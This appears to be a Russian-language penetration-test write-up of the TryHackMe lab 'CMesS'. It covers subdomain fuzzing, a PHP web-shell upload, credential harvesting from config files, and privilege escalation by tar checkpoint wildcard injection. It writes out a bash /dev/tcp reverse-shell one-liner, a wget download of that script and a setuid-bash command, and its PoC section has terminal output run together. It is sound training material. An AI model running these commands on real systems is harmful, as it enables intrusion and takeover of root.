

Отчёт

Исполнитель

Тестирование выполнено Кравцовым Николаем и Арсением, начинающими специалистами по информационной безопасности в 21:14 (*комната поломанная... впервые записался с микрофоном*)

Область тестирования и использованные службы.

IP/домен	Порт	Сервис	Сервис целевого сервера
localhost	5901	WinKexServer	-
localhost	-	Nmap Port Scanner	-
localhost	-	GoBuster Directory Scanner	-
localhost	-	Obsidian Notes	-
localhost	8000	Python HTTP Simple Server	-
localhost	-	john the ripper hash cracker	-
localhost	80	Python HTTP Simple Server	-
localhost	1234	NetCat listener for Reverse Shell (user)	-
localhost	1337	NetCat listener for Reverse Shell (root)	-
10.10.215.34	80	nginx Web Server	+

Использованные файлы:

- [linpeas.sh](#) - Privilege Escalation Awesome Scripts SUITE new generation.
- hash.txt - файл для расшифровки хэша.
- root.sh - файл для повышения привелегий.
- php.php - [easy simple php web shell](#), с помощью которого мы получили Reverse Shell.
- user.txt - флаг.
- root.txt - флаг.

Порядок действий

1) Запуск openvpn для доступа; кех для того, чтобы сделать linux удобнее

- `kex --win && sudo openvpn lab_Kolya080808.ovpn`

2) Сканирование портов с помощью nmap.

- Результаты:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d9:b6:52:d3:93:9a:38:50:b4:23:3b:fd:21:0c:05:1f (RSA)
|   256 21:c3:6e:31:8b:85:22:8a:6d:72:86:8f:ae:64:66:2b (ECDSA)
|_  256 5b:b9:75:78:05:d7:ec:43:30:96:17:ff:c6:a8:6c:ed (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: Gila CMS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-robots.txt: 3 disallowed entries
|_/src/ /themes/ /lib/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3) Запуск dirsearch для поиска директорий.

- Результаты:

```
(kolya080808@Nikolapc)-[~]
└─$ dirsearch -e extensions.txt -w directory-list-2.3-medium.txt -u
http://cmess.thm
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _ _ _|. v0.4.3
  (|||||_|) (/_(||| (|_|)

Extensions: extensions.txt | HTTP method: GET | Threads: 25 | Wordlist size:
220545


Output File: /home/kolya080808/reports/http_cmess.thm/_24-11-27_19-14-34.txt
```

Target: <http://cmess.thm/>

```
[19:14:34] Starting:
[19:14:35] 200 - 1KB - /about
[19:14:35] 200 - 1KB - /index
[19:14:35] 200 - 1KB - /blog
[19:14:36] 200 - 2KB - /01
[19:14:36] 200 - 2KB - /1
[19:14:36] 200 - 693B - /login
[19:14:36] 200 - 1KB - /category
[19:14:36] 200 - 1KB - /0
[19:14:36] 301 - 318B - /themes -> http://cmess.thm/themes/?url=themes
[19:14:36] 200 - 389B - /feed
[19:14:38] 200 - 693B - /admin
[19:14:38] 301 - 318B - /assets -> http://cmess.thm/assets/?url=assets
[19:14:39] 200 - 1KB - /search
[19:14:39] 200 - 1KB - /tag
[19:14:39] 200 - 1KB - /author
[19:14:39] 200 - 1KB - /Search
[19:14:39] 301 - 316B - /sites -> http://cmess.thm/sites/?url=sites
[19:14:40] 200 - 1KB - /About
[19:14:40] 301 - 312B - /log -> http://cmess.thm/log/?url=log
[19:14:40] 200 - 1KB - /Index
[19:14:40] 200 - 1KB - /tags
[19:14:40] 200 - 2KB - /1x1
[19:14:40] 301 - 312B - /lib -> http://cmess.thm/lib/?url=lib
[19:14:40] 301 - 312B - /src -> http://cmess.thm/src/?url=src
[19:14:42] 200 - 0B - /api
[19:14:46] 200 - 2KB - /001
[19:14:47] 500 - 0B - /cm
[19:14:52] 200 - 2KB - /1pix
[19:14:53] 200 - 0B - /fm
[19:14:53] 301 - 312B - /tmp -> http://cmess.thm/tmp/?url=tmp
[19:14:55] 200 - 2KB - /1a
[19:14:59] 200 - 2KB - /0001
[19:15:01] 200 - 2KB - /1x1transparent
[19:15:03] 200 - 1KB - /INDEX
[19:15:04] 200 - 2KB - /1px
[19:15:11] 200 - 2KB - /1d
[19:15:13] 200 - 2KB - /1_1
CTRL+C detected: Pausing threads, please wait...
Task Completed
```

4) Посмотрев на сайт, я зашел в тупик на странице /admin

- Результат:



5) Что там вводить - нигде не написано. Я предположил, что нужно искать сабдомены:

- Результат:

```
(kolya080808@Nikolapc)~]
$ wfuzz -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://cmess.thm -H "Host: FUZZ.cmess.thm" --hw 290
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://cmess.thm/
Total requests: 4989

ID          Response  Lines  Word    Chars  Payload
-----
000000019:  200        30 L    104 W    934 Ch  "dev"
```

6) Добавляем его к /etc/hosts/ и смотрим на сабдомен:

- Результат:

```
GNU nano 8.2
# This file was automatically generated by WSL. To stop aut
# [network]
# generateHosts = false
127.0.0.1      localhost
127.0.1.1      Nikolapc.      Nikolapc
104.223.98.130 us-central-066.whiskergalaxy.com
10.10.215.34   cmess.thm dev.cmess.thm
```

Development Log

andre@cmess.thm

Have you guys fixed the bug that was found on live?

support@cmess.thm

Hey Andre, We have managed to fix the misconfigured .htaccess file, we're hoping to patch it in the upcoming patch!

support@cmess.thm

Update! We have had to delay the patch due to unforeseen circumstances

andre@cmess.thm


That's ok, can you guys reset my password if you get a moment, I seem to be unable to get onto the admin panel.

support@cmess.thm

Your password has been reset. Here: [KPFTN f2yxe%](#)

7) Заходим в админку и осматриваемся:

- Результат:



Ура! Сможем загрузить реверс шелл)

8) Загружаем php web shell и получаем reverse shell:

```
valid_lft forever preferred_lft forever  
  
(kolya080808@Nikolapc)-[~]  
$ nc -lvnp 1234  
listening on [any] 1234 ...  
connect to [10.9.3.53] from (UNKNOWN) [10.10.215.34] 46606  
ls  
asdsadsadsa.php  
gila-logo.png  
php.php  
█
```

9) Читаем конфиг:

- Результат:

```
www-data@cmess:/var/www/html$ cd sites
cd sites
www-data@cmess:/var/www/html/sites$ ls
ls
README.md
www-data@cmess:/var/www/html/sites$ cd ../../dev
cd ../../dev
www-data@cmess:/var/www/dev$ ls
ls
index.html
www-data@cmess:/var/www/dev$ cd ../
cd ../
www-data@cmess:/var/www$ cd html
cd html
www-data@cmess:/var/www/html$ ls
ls
Dockerfile  assets          config.php  log          sites      tmp
LICENSE     composer.json  index.php  php.php      src
app.yaml    config.default.php  lib        robots.txt  themes
www-data@cmess:/var/www/html$ cat config.php
cat config.php
<?php
$GLOBALS['config'] = array (
    'db' =>
        array (
            'host' => 'localhost',
            'user' => 'root',
            'pass' => 'r0otus3rpassw0rd',
            'name' => 'gila',
        ),
    'permissions' =>
        array (
            1 =>
                array (
                    0 => 'admin',
                    1 => 'admin_user',
                    2 => 'admin_userrole',
                ),
        ),
    'packages' =>
        array (
            0 => 'blog',
        ),
    'base' => 'http://cmess.thm/gila/',
    'theme' => 'gila-blog',
    'title' => 'Gila CMS',
    'slogan' => 'An awesome website!',
    'default-controller' => 'blog',
    'timezone' => 'America/Mexico_City',
    'ssl' => '',
    'env' => 'pro',
    'check4updates' => 1,
    'language' => 'en',
    'admin_email' => 'andre@cmess.thm',
    'rewrite' => true,
);www-data@cmess:/var/www/html$
```

10) Заходим в базу данных и смотрим пароль:

- Результат:

```

use      (\u) Use another database. Takes database name as argument.
charset  (\C) Switch to another charset. Might be needed for processing binlog with multi-byte charsets.
warnings (\W) Show warnings after every statement.
nowarning (\w) Don't show warnings after every statement.
resetconnection(\x) Clean session context.

For server side help, type 'help contents'

mysql> use gila;
use gila;
Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_gila |
+-----+
| option          |
| page            |
| post            |
| postcategory    |
| postmeta        |
| user            |
| usermeta        |
| userrole        |
| widget          |
+-----+
9 rows in set (0.00 sec)

mysql> SELECT * FROM user;
SELECT * FROM user;
+----+-----+-----+-----+-----+-----+-----+-----+
| id | username | email | pass | active | reset_code | created | updated |
+----+-----+-----+-----+-----+-----+-----+-----+
| 1 | andre | andre@cmess.thm | $2y$10$uNAA0MEze02jd.qU9tnYLu43bNo9nujltElcWEAcifNeZdk4bEs8a | 1 |  | 2020-02-06 18:20:34 | 2020-02-06 18:20:34 |
+----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>

```

11) С помощью John The Ripper взламываем пароль andre:

- Результат:

```

(kolya080808@Nikolapc)-[~]
$ john hash.txt --wordlist=rockyou.txt --format=bcrypt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 24 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:54 0.44% (ETA: 03:28:50) 0g/s 658.2p/s 658.2c/s 658.2C/s romania1..oliver13
0g 0:00:01:55 0.44% (ETA: 03:28:48) 0g/s 658.0p/s 658.0c/s 658.0C/s kattun..honda2000
0g 0:00:02:08 0.49% (ETA: 03:26:46) 0g/s 656.7p/s 656.7c/s 656.7C/s nicole1994..mandy18
Session aborted

```

12) Думаю, надо еще кое где поискать. И я нашел:

- Результат:

```

www-data@cmess:/var/www/html/assets$ cd /opt
cd /opt
www-data@cmess:/opt$ ls
ls
www-data@cmess:/opt$ ls -la
ls -la
total 12
drwxr-xr-x  2 root root 4096 Feb  6  2020 .
drwxr-xr-x 22 root root 4096 Feb  6  2020 ..
-rwxrwxrwx  1 root root   36 Feb  6  2020 .password.bak
www-data@cmess:/opt$ cat .p
cat .password.bak
andres backup password
UQfsdCB7aAP6
www-data@cmess:/opt$

```

13) Меняем пользователя, читаем User.txt и смотрим на интересную директорию:

- Результат:

```
ls: command not found
www-data@cmess:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root  root  4096 Feb  6  2020 .
drwxr-xr-x 22 root  root  4096 Feb  6  2020 ..
drwxr-x---  4 andre andre 4096 Feb  9  2020 andre
www-data@cmess:/home$ su andre
su andre
Password: UQfsdCB7aAP6

andre@cmess:/home$ cd ~
cd ~
andre@cmess:~$ ls
ls
backup  user.txt
andre@cmess:~$ cat user
cat user.txt
thm{c529b5d5d6ab6b430b7eb1903b2b5e1b}
andre@cmess:~$
```

14) Просмотрим что в ней есть:

- Результат:

```
andre@cmess:~$ ls
ls
backup  user.txt
andre@cmess:~$ cd backup
cd backup
andre@cmess:~/backup$ ls
ls
note
andre@cmess:~/backup$

andre@cmess:~/backup$ ls -la
ls -la
total 12
drwxr-x---  2 andre andre 4096 Feb  9  2020 .
drwxr-x---  4 andre andre 4096 Feb  9  2020 ..
-rwxr-x---  1 andre andre   51 Feb  9  2020 note

andre@cmess:~/backup$
andre@cmess:~/backup$ cat note
cat note
Note to self.
Anything in here will be backed up!
andre@cmess:~/backup$
```

15) Я думаю, что каждые несколько минут создается бекап этой папки. Тогда, попробуем что-то сделать:

- Результат:

```
andre@cmess:~$ ls
ls
backup user.txt
andre@cmess:~$ cd backup
cd backup
andre@cmess:~/backup$ ls
ls
linpeas.sh note root.sh wget-log
andre@cmess:~/backup$ ls -la
ls -la
total 92
drwxr-x— 2 andre andre 4096 Nov 27 09:37 .
drwxr-x— 4 andre andre 4096 Feb 9 2020 ..
-rw-rw-r-- 1 andre andre 0 Nov 27 09:25 linpeas.sh
-rwxr-x— 1 andre andre 51 Feb 9 2020 note
-rw-rw-r-- 1 andre andre 43 Nov 27 09:37 root.sh
-rw-rw-r-- 1 andre andre 71651 Nov 27 09:39 wget-log
andre@cmess:~/backup$ touch "/home/andre/backup/--checkpoint=1"
touch "/home/andre/backup/--checkpoint=1"
andre@cmess:~/backup$ ls
ls
--checkpoint=1 linpeas.sh note root.sh wget-log
andre@cmess:~/backup$ touch "/home/andre/backup/--checkpoint-action=sh root.sh"
touch "/home/andre/backup/--checkpoint-action=sh root.sh"
andre@cmess:~/backup$ ls
ls
--checkpoint=1 linpeas.sh root.sh
--checkpoint-action=sh root.sh note wget-log
andre@cmess:~/backup$ cd /tmp
cd /tmp
andre@cmess:/tmp$
andre@cmess:/tmp$ ls
ls
andre_backup.tar.gz
systemd-private-282119183a1948f0ab3bcdddf1bfada6-systemd-timesyncd.service-KlzI73
VMwareDnD
andre@cmess:/tmp$
```

16) Получаем второй revshell:

- Результат:

```
(kolya080808@Nikolapc)-[~]
$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1280 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:a3:d6:db brd ff:ff:ff:ff:ff:ff
    inet 172.20.98.0/20 brd 172.20.111.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe83:d6db/64 scope link
        valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.9.3.53/16 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::a2a1:1116:32ed:12fe/64 scope link stable-privacy
        valid_lft forever preferred_lft forever

(kolya080808@Nikolapc)-[~]
$ echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash" > root.sh
> ^C

(kolya080808@Nikolapc)-[~]
$ ls
Desktop      directory-list-2.3-small.txt  extensions.txt  get-pip.py  malicious-wordpress-plugin  Pictures  reports  thm-troubleshoot  XSStrike
directory-list-2.3-big.txt    Documents              fasttrack.txt  Kolya080808.ovpn  Music              privesc  rockyou.txt  unix-privesc-check  xss.txt
directory-list-2.3-medium.txt Downloads              fasttrack.txt:Zone.Identifier  lab_Kolya080808.ovpn  php-reverse-shell.php  Public    Templates  Videos

(kolya080808@Nikolapc)-[~]
$ nano revshell.sh

(kolya080808@Nikolapc)-[~]
$ nano revshell.sh

(kolya080808@Nikolapc)-[~]
$ mv revshell.sh shell.sh

(kolya080808@Nikolapc)-[~]
$ cat shell.sh
#!/bin/bash

bash -i >& /dev/tcp/10.9.3.53/1337 0>&1

(kolya080808@Nikolapc)-[~]
$
```

```
total 40
drwxrwxrwt  9 root root 4096 Nov 27 10:00 .
drwxr-xr-x 22 root root 4096 Feb  6 2020 ..
-rw-r--r--  1 root root  161 Nov 27 10:00 andre_backup.tar.gz
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .font-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .ICE-unix
drwx----- 3 root root 4096 Nov 27 08:08 systemd-private-282119183a1948f0ab3bcdddf1bfada6-systemd-timesyncd.service-KlzI73
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .Test-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 VMwareDnD
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .X11-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .XIM-unix
andre@cmess:~/backup$ rm shell.sh
rm shell.sh
andre@cmess:~/backup$ wget http://10.9.3.53/shell.sh
wget http://10.9.3.53/shell.sh
--2024-11-27 10:01:44-- http://10.9.3.53/shell.sh
Connecting to 10.9.3.53:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 53 [text/x-sh]
Saving to: 'shell.sh'

shell.sh 100%[=====>] 53 --.-KB/s in 0s

2024-11-27 10:01:44 (15.8 MB/s) - 'shell.sh' saved [53/53]

andre@cmess:~/backup$ ls /rmp
ls /rmp
ls: cannot access '/rmp': No such file or directory
andre@cmess:~/backup$ ls -la /tmp
ls -la /tmp
total 36
drwxrwxrwt  9 root root 4096 Nov 27 10:02 .
drwxr-xr-x 22 root root 4096 Feb  6 2020 ..
-rw-r--r--  1 root root   0 Nov 27 10:02 andre_backup.tar.gz
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .font-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .ICE-unix
drwx----- 3 root root 4096 Nov 27 08:08 systemd-private-282119183a1948f0ab3bcdddf1bfada6-systemd-timesyncd.service-KlzI73
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .Test-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 VMwareDnD
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .X11-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .XIM-unix
andre@cmess:~/backup$

andre@cmess:~/backup$ ^[[A
ls -la /tmp
total 36
drwxrwxrwt  9 root root 4096 Nov 27 10:02 .
drwxr-xr-x 22 root root 4096 Feb  6 2020 ..
-rw-r--r--  1 root root   0 Nov 27 10:02 andre_backup.tar.gz
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .font-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .ICE-unix
drwx----- 3 root root 4096 Nov 27 08:08 systemd-private-282119183a1948f0ab3bcdddf1bfada6-systemd-timesyncd.service-KlzI73
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .Test-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 VMwareDnD
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .X11-unix
drwxrwxrwt  2 root root 4096 Nov 27 08:08 .XIM-unix
andre@cmess:~/backup$
```

```

mess:~#
(kolya080808@Nikolapc)-[~]
$ nc -lvnp 1337
listening on [any] 1337 ...
ls
ls -la
connect to [10.9.3.53] from (UNKNOWN) [10.10.215.34] 52798
bash: cannot set terminal process group (25905): Inappropriate ioctl for device
bash: no job control in this shell
root@cmess:/home/andre/backup# ls
--checkpoint=1
--checkpoint-action=exec=bash shell.sh
note
shell.sh
root@cmess:/home/andre/backup# ls -la
total 24
drwxr-xr-x 2 andre andre 4096 Nov 27 10:01 .
drwxr-xr-x 4 andre andre 4096 Nov 27 09:58 ..
-rw-rw-r-- 1 andre andre 1 Nov 27 09:55 --checkpoint=1
-rw-rw-r-- 1 andre andre 1 Nov 27 09:55 --checkpoint-action=exec=bash shell.sh
-rwxr-xr-x 1 andre andre 51 Feb 9 2020 note
-rw-rw-r-- 1 andre andre 53 Nov 27 09:59 shell.sh
root@cmess:/home/andre/backup# ls
ls
--checkpoint=1
--checkpoint-action=exec=bash shell.sh
note
shell.sh
root@cmess:/home/andre/backup# whoami
whoami
root
root@cmess:/home/andre/backup# cd ~
cd ~
root@cmess:~# ls
ls
root.txt

```

17) Читаем root.txt

- Результат:

```

root.txt
root@cmess:~# cat root.txt
cat root.txt
thm{9f85b7fdeb2cf96985bf5761a93546a2}
root@cmess:~#

```

Примечание

Эта комната довольно поломанная, так что если проходите - вам скорее всего придется постоянно перезагружать reverse shell, еще что-то

Но все равно, комната можно сказать похожа на реальность, на тех плохих сис админов из-за которых комнату и можно взломать. Спасибо TryHackMe за крутую машину!

Найденные уязвимости

Information Disclosure

PoC:

Development Log

andre@cmess.thm

Have you guys fixed the bug that was found on live?

support@cmess.thm

Hey Andre, We have managed to fix the misconfigured .htaccess file, we're hoping to patch it in the upcoming patch!

support@cmess.thm

Update! We have had to delay the patch due to unforeseen circumstances

andre@cmess.thm

That's ok, can you guys reset my password if you get a moment, I seem to be unable to get onto the admin panel.

support@cmess.thm

Your password has been reset. Here: `KPFTN f2yxe%`

(пункт 6)

CVSSv3 Score: 8.9 (Critical)

Описание:

Information Disclosure в данном случае связана с доступом всех пользователей к сабдомену dev.cmess.thm, где находятся девелопмент логи. Там же и находится новый пароль пользователя andre.

Воспроизведение уязвимости:

```
(kolya080808@Nikolapc)-[~]
$ wfuzz -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://cmess.thm -H "Host: FUZZ.cmess.thm" --hw 290
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://cmess.thm/
Total requests: 4989



| ID         | Response | Lines | Word  | Chars  | Payload |
|------------|----------|-------|-------|--------|---------|
| 000000019: | 200      | 30 L  | 104 W | 934 Ch | "dev"   |


```

(пункт 5)

```
GNU nano 8.2
# This file was automatically generated by WSL. To stop aut
# [network]
# generateHosts = false
127.0.0.1      localhost
127.0.1.1      Nikolapc.      Nikolapc
104.223.98.130 us-central-066.whiskergalaxy.com
10.10.215.34 cmess.thm dev.cmess.thm
File System
# This file is managed by the system. To stop automatic updates, set the following to false.
```

(пункт 6)

Рекомендации по устранению:

- Ограничьте доступ пользователей к сабдомену dev.*.
- Храните логи и пароли в другом месте, недоступном для остальных разработчиков.
- Не добавляйте на сайт пароли пользователей.

Insecure Temporary File Handling

PoC:

```
cmess.thm      ff00::0      ip6-allnodes
                ff02::1      ip6-allrouters
(kolya080808@Nicolapc)-[~]
$ nc -lvnp 1337
listening on [any] 1337 ...
ls -la /home/andre/backup/ directory-list-2,3-small.txt extensions.txt get
ls -la /home/andre/backup/ directory-list-2,3-big.txt fasttrack.txt Ko
connect to [10.9.3.53] from (UNKNOWN) [10.10.215.34] 52798 fasttrack.txt:Zone.Identifier:lat
bash: cannot set terminal process group (25905): Inappropriate ioctl for device
bash: no job control in this shell
root@cmess:/home/andre/backup# ls
--checkpoint=1
--checkpoint-action=exec=bash shell.sh
note
shell.sh h /linpeas_fast.sh /linpeas.sh /linpeas_small.sh
root@cmess:/home/andre/backup# ls -la
total 24
drwxr-x--- 2 andre andre 4096 Nov 27 10:01 .
drwxr-x--- 4 andre andre 4096 Nov 27 09:58 ..
-rw-rw-r-- 1 andre andre 1 Nov 27 09:55 --checkpoint=1
-rw-rw-r-- 1 andre andre 1 Nov 27 09:55 --checkpoint-action=exec=bash shell.sh
-rwxr-x--- 1 andre andre 51 Feb 9 2020 note
-rw-rw-r-- 1 andre andre 1053 Nov 27 09:59 shell.sh (000/) ...
root@cmess:/home/andre/backup# ls
ls [27/Nov/2024 20:40:18] "GET /linpeas.sh HTTP/1.1" 200 -
ls [27/Nov/2024 20:40:18] "GET /linpeas.sh HTTP/1.1" 200 -
--checkpoint=1 [27/Nov/2024 20:42:00] Request timed out: TimeoutError(110, 'Connection timed
--checkpoint-action=exec=bash shell.sh
note
shell.sh
root@cmess:/home/andre/backup# whoami
whoami
root
root@cmess:/home/andre/backup# cd ~
cd ~
root@cmess:~# ls
ls [27/Nov/2024 20:55:43] "GET /revshell.sh HTTP/1.1" 200 -
ls [27/Nov/2024 20:55:43] "GET /revshell.sh HTTP/1.1" 200 -
root.txt [27/Nov/2024 20:59:53] code 404, message File not found
```

(пункт 16)

CVSSv3 Score: 10.0 (Critical)

Описание:

В ходе проведенного анализа системы было выявлено, что каждые две минуты в директории /tmp сохраняется файл формата `.tar.gz`, содержащий содержимое домашней папки пользователя. Это привело к утечке чувствительных данных и повышению привилегий (Privilege Escalation) на системе.

Воспроизведение уязвимости:

```
andre@cmess:~$ ls
ls
backup user.txt
andre@cmess:~$ cd backup
cd backup
andre@cmess:~/backup$ ls
ls
linpeas.sh note root.sh wget-log
andre@cmess:~/backup$ ls -la
ls -la
total 92
drwxr-x— 2 andre andre 4096 Nov 27 09:37 .
drwxr-x— 4 andre andre 4096 Feb 9 2020 ..
-rw-rw-r-- 1 andre andre 0 Nov 27 09:25 linpeas.sh
-rwxr-x— 1 andre andre 51 Feb 9 2020 note
-rw-rw-r-- 1 andre andre 43 Nov 27 09:37 root.sh
-rw-rw-r-- 1 andre andre 71651 Nov 27 09:39 wget-log
andre@cmess:~/backup$ touch "/home/andre/backup/--checkpoint=1"
touch "/home/andre/backup/--checkpoint=1"
andre@cmess:~/backup$ ls
ls
--checkpoint=1 linpeas.sh note root.sh wget-log
andre@cmess:~/backup$ touch "/home/andre/backup/--checkpoint-action=sh root.sh"
touch "/home/andre/backup/--checkpoint-action=sh root.sh"
andre@cmess:~/backup$ ls
ls
--checkpoint=1 linpeas.sh root.sh
--checkpoint-action=sh root.sh note wget-log
andre@cmess:~/backup$ cd /tmp
cd /tmp
andre@cmess:/tmp$
andre@cmess:/tmp$ ls
ls
andre_backup.tar.gz
